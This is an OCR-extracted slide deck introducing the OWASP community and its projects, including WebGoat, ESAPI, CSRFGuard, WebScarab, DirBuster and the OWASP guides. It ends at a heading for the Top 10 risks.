



OWASP in a Nutshell

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Agenda

- OWASP ?
- OWASP projects in a Nutshell
- Top10 Risk in AppSecurity



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 - ✓ PenTesting, Digital Forensics
 - ✓ Appsecurity
 - ✓ Risk assesment






OWASP ?

Open Web Application Security Project explain

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OWASP Worldwide Community




OWASP Dashboard


Worldwide Users



Most New Visitors



OWASP Conferences (2008-2010)



OWASP KnowledgeBase



- 6,381 total articles
- 427 presentations
- 200 updates per day
- 271 mailing lists
- 180 blogs monitored
- 19 deface attempts

OWASP AppSec News and Intelligence

■ Moderated AppSec News Feed

- ▶ <http://www.google.com/reader/public/atom/user/16712724397688793161/state/com.google/broadcast>



■ OWASP Podcast

- ▶ <http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewPodcast?id=300769012>



■ OWASP TV

- ▶ <http://www.owasp.tv>



OWASP AppSec Job Board



The screenshot shows the OWASP Jobs page as it would appear in Microsoft Internet Explorer. The title bar reads "OWASP Jobs - OWASP - Windows Internet Explorer". The address bar shows the URL "http://www.owasp.org/index.php/OWASP_Jobs#tab=Company". The page content includes:

- A large blue OWASP logo featuring a stylized wasp.
- A search bar with a "Search" button.
- A navigation menu on the left with links to Home, News, OWASP Projects, Downloads, Local Chapters, Global Committees, AppSec Job Board (which is highlighted), AppSec Conferences, Presentations, Video, Get OWASP Books, Get OWASP Gear, Mailing Lists, About OWASP, and Membership.
- A reference menu with links to How To... and Principles.
- The main content area has tabs for "page", "discussion", "view source", and "history".
- A heading "OWASP Jobs" with a subtext about the mission to make application security visible.
- A note stating "If your company is seeking an application security staff member contact [Kate Hartmann](#) and she will post a link to your company job posting here."
- A statement: "OWASP does not endorse commercial products or services."
- Three tabs at the top of a list: "Careers w/ OWASP Organization Supporters", "Employment Resources", and "Company Postings" (which is selected).
- A section for companies to post jobs, mentioning membership requirements and requisition numbers (09006291 and 09005561) and job titles (IS COB & Controls Intermed Analyst-BISO and Sr Security Architect).





OWASP projects in a nutshell

- ✓ Education
- ✓ API(s)
- ✓ Tools
- ✓ Guides

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If you think education is futile, try ignorance.

- Top10 of course !
- WebGoat
- OWASP Broken Web Application



OWASP WebGoat

Bypass a Path Based Access Control Scheme - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/WebGoat/attack?Screen=5&menu=210

Logout ?

OWASP WebGoat V5.1

Hints Show Params Show Cookies Show Java Show Solution Lesson Plans

Admin Functions General Code Quality Concurrency Unvalidated Parameters Access Control Flaws

Using an Access Control Matrix

[Bypass a Path Based Access Control Scheme](#)

LAB: Role Based Access Control

[Stage 1: Bypass Business Layer Access Control](#)

[Stage 2: Add Business Layer Access Control](#)

[Stage 3: Bypass Data Layer Access Control](#)

[Stage 4: Add Data Layer Access Control](#)

Remote Admin Access

Authentication Flaws Session Management Flaws Cross-Site Scripting (XSS) Buffer Overflows Injection Flaws Improper Error Handling Insecure Storage Denial of Service Insecure Configuration Web Services

Restart this Lesson

The 'guest' user has access to all the files in the lesson_plans directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml

Current Directory is: C:\WebGoat-5.1\tomcat\webapps\WebGoat\lesson_plans

Choose the file to view:

AccessControlMatrix.html
BackDoors.html
BasicAuthentication.html
BlindSqlInjection.html
BufferOverflow.html
ChallengeScreen.html
ClientSideFiltering.html
ClientSideValidation.html
CommandInjection.html
ConcurrencyCart.html
CrossSiteScripting.html
CSRF.html
DangerousEval.html
DBCrossSiteScripting.html
DBSQLInjection.html

View File

Viewing file: C:\WebGoat-5.1\tomcat\webapps\WebGoat\lesson_plans

Local intranet



Code, Code, Code and more...

- ESAPI
- CSRF Guard
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OWASP (ESAPI)

Custom Enterprise Web Application

OWASP Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector


SecurityConfiguration

Your Existing Enterprise Services or Libraries

ESAPI Homepage: <http://www.owasp.org/index.php/ESAPI>



OWASP CSRFGuard



- Adds token to:
 - ▶ href attribute
 - ▶ src attribute
 - ▶ hidden field in all forms

- Actions:
 - ▶ Log
 - ▶ Invalidate
 - ▶ Redirect

<http://www.owasp.org/index.php/CSRFGuard>



AppSecurity swiss knife

- WebScarab
- JbroFuzz
- DirBuster
- OWASP Live CD
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WebScarab

File View Tools Help

Summary Messages Proxy Manual Request WebServices Spider Extensions XSS/CRLF SessionID Analysis Scripted Fragments Fuzzer Compare Search

Previous Requests :

Request

Method URL Version
GET HTTP/1.

Header Value Insert Delete

Response

Version Status Message


Header Value

Get Cookies Fetch Response Update CookieJar

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The screenshot shows the WebScarab proxy tool interface. At the top is a menu bar with File, View, Tools, Help, and various tabs like Summary, Messages, and Proxy. Below the menu is a toolbar with buttons for different functions. The main area is divided into Request and Response sections. The Request section has fields for Method (GET), URL, and Headers. The Response section has fields for Version, Status, and Headers. At the bottom, there are buttons for Get Cookies, Fetch Response, and Update CookieJar, along with a status bar indicating memory usage.





OWASP DirBuster 1.0-RC1 – Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads  10 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files  

Char set Min length Max Length

Select starting options: Standard start point URL Fuzz
 Brute Force Dirs Be Recursive Dir to start with /
 Brute Force Files Use Blank Extension File extension php

URL to fuzz – /test.html?url={dir}.asp

 Exit  Start

Please complete the test details



OK, but I need more....

- Code Review Guide
- Testing Guide
- Building Guide
- OWASP ASVS
- OpenSAMM
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OWASP AppSec Guides

- Free and open source
- Cheap printed copies
- Covers all critical security controls
- Hundreds of expert authors
- All aspects of application security



4 guides

Building Guide

Code Review Guide

Testing Guide

Application Security Desk Reference (ASDR)




OWASP Application Security Verification Std

- Standard for verifying the security of web applications

- Four levels
 - ▶ Automated
 - ▶ Manual
 - ▶ Architecture
 - ▶ Internal



OWASP Software Assurance Maturity Model



Want More OWASP?

- OWASP .NET Project
- OWASP ASDR Project
- OWASP AntiSamy Project
- OWASP AppSec FAQ Project
- OWASP Application Security Assessment Standards Project
- OWASP Application Security Metrics Project
- OWASP Application Security Requirements Project
- OWASP CAL9000 Project
- OWASP CLASP Project
- OWASP CSRFGuard Project
- OWASP CSRFTester Project
- OWASP Career Development Project
- OWASP Certification Criteria Project
- OWASP Certification Project
- OWASP Code Review Project
- OWASP Communications Project
- OWASP DirBuster Project
- OWASP Education Project
- OWASP Encoding Project
- OWASP Enterprise Security API
- OWASP Flash Security Project
- OWASP Guide Project
- OWASP Honeycomb Project
- OWASP Insecure Web App Project
- OWASP Interceptor Project
- OWASP JBroFuzz
- OWASP Java Project
- OWASP LAPSE Project
- OWASP Legal Project
- OWASP Live CD Project
- OWASP Logging Project
- OWASP Orizon Project
- OWASP PHP Project
- OWASP Pantera Web Assessment Studio Project
- OWASP SASAP Project
- OWASP SQLiX Project
- OWASP SWAAT Project
- OWASP Sprajax Project
- OWASP Testing Project
- OWASP Tools Project
- OWASP Top Ten Project
- OWASP Validation Project
- OWASP WASS Project
- OWASP WSFuzzer Project
- OWASP Web Services Security Project
- OWASP WebGoat Project
- OWASP WebScarab Project
- OWASP XML Security Gateway Evaluation Criteria Project
- OWASP on the Move Project





Top10 Risk in AppSecurity

